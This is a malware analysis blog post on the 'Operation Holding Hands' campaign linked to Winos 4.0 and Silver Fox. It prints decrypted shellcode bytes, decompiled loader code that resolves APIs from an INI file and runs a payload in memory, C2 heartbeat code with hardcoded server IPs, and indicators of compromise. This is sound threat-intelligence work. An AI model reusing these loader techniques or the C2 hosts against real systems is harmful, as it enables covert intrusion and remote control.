
→ We have the decrypted payload below which will be executed in the memory.We can step over the point after the decryption to see what the payload does.




Address	Hex	ASCII
000001A9FB9E0000	48 89 5C 24 08 55 56 57 41 54 41 55 41 56 41 57	H.\$.UVWATAUAVAW
000001A9FB9E0010	48 8D AC 24 A0 F2 FF FF 48 81 EC 60 0E 00 00 65	H.¬$ òÿÿH.ì`...e
000001A9FB9E0020	48 8B 04 25 60 00 00 00 45 33 E4 41 83 CD FF 48	H..%`...E3äA.ÍÿH
000001A9FB9E0030	8B 40 18 45 8D 7C 24 41 48 8B 40 10 4C 8B 40 30	.@.E.|$AH.@.L.@0
000001A9FB9E0040	49 63 48 3C 42 8B 9C 01 88 00 00 00 49 03 D8 49	IcH<B.....I.ØI
000001A9FB9E0050	3B D8 74 5E 44 8B 5B 18 45 85 DB 74 55 44 8B 73	;Øt^D.[.E.ÛtUD.s
000001A9FB9E0060	20 45 03 DD BF F2 03 F8 C4 4B 8D 0C 9E 46 8B 0C	E.Ý¿ò.øÄK...F..
000001A9FB9E0070	01 4D 03 C8 45 8A 11 49 FF C1 45 84 D2 74 2E 41	.M.ÈE..IÿÁE.Òt.A
000001A9FB9E0080	0F BE CA 45 2A D7 8B D1 83 CA 20 41 80 FA 19 45	.¾ÊE*x.Ñ.Ê A.ú.E
000001A9FB9E0090	8A 11 0F 47 D1 49 FF C1 33 D7 69 FA 93 01 00 01	...GÑIÿÁ3xiú....
000001A9FB9E00A0	45 84 D2 75 DA 81 FF 55 17 BE EB 74 0A 45 85 DB	E.ÒuÚ.ÿU.¾ët.E.Û
000001A9FB9E00B0	75 AF 48 8B 00 EB 85 8B 4B 24 49 03 C8 42 0F B7	u¯H..ë..K$I.ÈB.·
000001A9FB9E00C0	14 59 8B 4B 1C 49 03 C8 8B 04 91 33 D2 49 03 C0	.Y.K.I.È...3ÒI.À
000001A9FB9E00D0	48 8D 8D 10 06 00 00 44 8D 42 33 FF D0 48 B8 3C	H.....D.B3ÿÐH¸<
000001A9FB9E00E0	71 24 80 24 DE 9A 1D 48 89 85 40 02 00 00 48 B8	q$.$Þ..H..@...H¸
000001A9FB9E00F0	D1 84 DA 06 26 0F A9 0E 48 89 85 48 02 00 00 48	Ñ.Ú.&.©.H..H...H
000001A9FB9E0100	B8 89 C5 66 38 CE AE 48 7F 48 89 85 50 02 00 00	¸.Åf8Î®H.H..P...
000001A9FB9E0110	48 B8 B3 64 9F 21 EE DD FF 16 48 89 85 58 02 00	H¸³d.!îÝÿ.H..X..
000001A9FB9E0120	00 48 B8 E4 36 47 0F 82 8E 50 51 48 89 85 60 02	.H¸ä6G...PQH..`.
000001A9FB9E0130	00 00 48 B8 48 64 B6 C2 52 76 B7 5E 48 89 85 68	..H¸Hd¶ÂRv·^H..h
000001A9FB9E0140	02 00 00 48 B8 7F 4B 78 D0 56 B1 FD 6F 48 89 44	...H¸.KxÐV±ýoH.D
000001A9FB9E0150	24 50 48 B8 B0 E9 FA 40 4F 63 CC 7D 48 89 44 24	$PH¸°éú@OcÌ}H.D$
000001A9FB9E0160	58 48 B8 A9 ED 1E 00 F8 87 14 28 66 0F 6F 44 24	XH¸©í..ø..(f.oD$
000001A9FB9E0170	50 0F 57 85 40 02 00 00 48 89 44 24 60 48 B8 DA	P.W.@...H.D$`H¸Ú
000001A9FB9E0180	0A FB 4E 99 AE AF 79 48 89 44 24 68 48 B8 93 53	.ûN.®¯yH.D$hH¸.S
000001A9FB9E0190	35 5C EA EB 3C 3D 66 0F 6F 4C 24 60 0F 57 8D 50	5\êë<=f.oL$`.W.P

→ The payload starts of by using `CreateDirectoryA` to create a fake update directory in the path:


C:\Program Files (x86)\WindowsPowerShell\Update *and creates some files in the same directory.*





→ Using the same technique it reads `Settings` key and it's corresponding value from the `TaskServer.ini` which contains some placeholder variables having windows API calls such as `VirtualAlloc` , `ExitProcess` as it's values and allocates memory using `VirtualAlloc` .

```
lstrcatA(v45, v34);
*(_QWORD *)ReturnedString = 0LL;
v37 = 0LL;
v38 = 0;
GetPrivateProfileStringA("Settings", "b", &Default, ReturnedString, 0x14u, String1);
LibraryA = LoadLibraryA(ReturnedString);
CreateFileA = (HANDLE (__stdcall *)(LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES, DWORD, DWORD, HANDLE))GetProcAddress(LibraryA, "CreateFileA");
v13.QuadPart = 0LL;
v14 = (void *)((__int64 (__fastcall *)(CHAR *, __int64, __int64, _QWORD, int, int, _QWORD))CreateFileA)(
                v45,
                0x80000000LL,
                1LL,
                0LL,
                3,
                128,
                0LL);
v15 = v14;
if ( v14 == (void *)-1LL )
  return -1;
if ( !GetFileSizeEx(v14, &FileSize) )
{
  CloseHandle(v15);
  return -1;
}
v17 = FileSize;
*(_QWORD *)ProcName = 0LL;
v40 = 0LL;
v41 = 0;
GetPrivateProfileStringA("Settings", "c", &Default, ProcName, 0x14u, String1);
v18 = LoadLibraryA(ReturnedString);
ProcAddress = GetProcAddress(v18, ProcName);
v20 = (void (*)(void))((__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))ProcAddress)(
                       0LL,
                       (LARGE_INTEGER)v17.QuadPart,
                       12288LL,
                       64LL);
if ( !v20 )
  return -1;
v21 = LoadLibraryA(ReturnedString);
```



→ It reads the contents of the `msgDb.dat` file and allocates memory accordingly to it's size. The contents are decoded similarly using the technique that was used earlier.

→ We can extract the shellcode using the memory dump, follow memory map and dump the shellcode.bin file on disk.

```
{
  v36 = 0;
  v37 = 0;
  while ( v35[v36] )
  {
    if ( v35[v36] == 92 )
      v37 = v36;
    ++v36;
  }
  if ( v37 > 0 )
  {
    v59 = 30;
    v60 = 0;
    sub_FF1(a1, a2, (unsigned int)v38, (unsigned int)&v58, (unsigned int)&v60, (unsigned int)&v59, v28, v32);
    for ( i = v37 + 1; ; ++i )
    {
      v23 = sub_1119(a1, a2, (unsigned int)v35, (unsigned int)&v61, v21, v22, v29, v33);
      if ( i >= v23 )
        break;
      v38[i - v37 - 1] = v35[i];
    }
    strcpy(v40, "LINE.exe");
    strcpy(v41, "TaskServer.exe");
    if ( !(unsigned int)sub_1213(a1, a2, (unsigned int)v38, (unsigned int)&v62, (unsigned int)v40, v22, v29, v33)
      || !(unsigned int)sub_1316(a1, a2, (unsigned int)v38, (unsigned int)&v63, (unsigned int)v41, v20, v28, v32) )
    {
      v34 = 1;
    }
  }
}
strcpy(v42, "107.149.253.183");
strcpy(v43, "206.238.221.244");
v24 = &a206238221244[16];
LOWORD(v18) = 10086;
```

```
sub_1B843(a1, a2, (unsigned int)"Begin Start Heart Beat Thread ...", (unsigned int)&v35, a5, a6);
v29 = 0;
do
{
  if ( (unsigned __int8)sub_1B93D(a1, a2, v6, 30, v7, v8, v21) )
  {
    if ( !v29 && (unsigned int)sub_1BD19(a1, a2, v9, a4, v10, v11) )
    {
      v30 = 19;
      sub_1BD67(a1, a2, (unsigned int)&v30, a4, 4, v11, v22, v26, v28);
      v29 = 1;
    }
  }
  else if ( v29 && (unsigned int)sub_1BD19(a1, a2, v9, a4, v10, v11) )
  {
    v31 = 20;
    sub_1BD67(a1, a2, (unsigned int)&v31, a4, 4, v11, v22, v26, v28);
    v29 = 0;
  }
  v32 = sub_1C225(a1, a2, v9, (unsigned int)&v36, v10, v11, v22);
  v33 = v32;
  if ( v32 >= 0x2BF20 && a4 )
  {
    if ( (unsigned int)sub_1BD19(a1, a2, v12, a4, v13, v14) )
    {
      v34 = 18;
      sub_1BD67(a1, a2, (unsigned int)&v34, a4, 4, v14, v23, v26, v28);
      sub_1C339(
        a1,
        a2,
        (unsigned int)"Heartbeat packet sent successfully ...\n",
        (unsigned int)&v37,
        v15,
        v16,
        v24,
        v27);
      qword_53A6 = sub_1C433(a1, a2, v17, (unsigned int)&v38, v18, v19, v25);
    }
  }
```


→ The malware connects to the remote server with the hardcoded IP and maintains the communication status by sending a heartbeat packets to the remote server every 1 minute.


Conclusion

→ The *Operation Holding Hands* campaign showcases a sophisticated multi-stage infection chain. From leveraging a **stolen digital certificate** to delivering **modular payloads**, the entire setup is crafted to bypass conventional detection mechanisms. The fact that the payload is **decrypted at runtime** adds an extra layer of friction for any form of static analysis.

What makes this more elusive is the way the decrypted payload is **executed directly in memory** using `VirtualAlloc`, leaving minimal forensic artifacts behind. Combined with **API name obfuscation via config files**, **COM-based unzipping**, and fallback to `ShellExecuteExA` **for privilege escalation etc.**

→ One of the IP associated with the C2 servers has many files referring to it and upon further hunting we find the sample is maybe associated with Winos 4.0 which mainly targets Taiwan.In one of the samples we find that it's targetting Japan as well with the regional language checking through registry keys.The Wt





→ We also find a Remote Access tool with the same name we found in the PDB. There's also a chineese version of this same tool. The observation that " `HoldingHands` " might function as a backdoor aligns with the characteristics of Chinese cybercrime, a categorization further supported by the malware's certificate and the C2 being associated with Winos 4.0. This is likely a work of a Chinese Threat Actor.

→ Winos 4.0 is a memory-resident backdoor framework used in recent Chinese-language espionage campaigns. Multiple security firms have tied Winos 4.0 to a China-linked APT sometimes called **"Silver Fox"**. In an article from Rapid7 this has been confirmed and we found many more places that tied Winos to the Silver Fox group.

> In previous incidents, Winos 4.0 has been linked to the Silver Fox APT group operation known for distributing malware like ValleyRAT via trojanized utilities and vulnerability exploitation. Notably, similar TTPs were observed in the CleverSoar campaign described by Rapid7 in November 2024 which also delivered Winos4.0 and checked system locale settings for Chinese or Vietnamese—suggesting targeting based on regional language.

IOCs

```
給与制度改定のお知らせ.exe
78dc343fe6f5d3140c9624c889148ec0
Dropped from
hxxps[:]//jppjp[.]vip/index[.]html
154[.]205[.]139[.]223
38[.]54[.]107[.]103
38[.]54[.]50[.]212

244.exe
0b6318af44ad2e434d7cfce95e8eeba2357c226355478a6cfdfbe464d9e5e467
206[.]238.221[.]244
107[.]149.253[.]183

```

Thanks for reading this analysis! ❤️

Feel free to connect with me on:

Discord: `somedieyoungzz`

Twitter: @IdaNotPro

Source: https://somedieyoungzz.github.io/posts/silver-fox/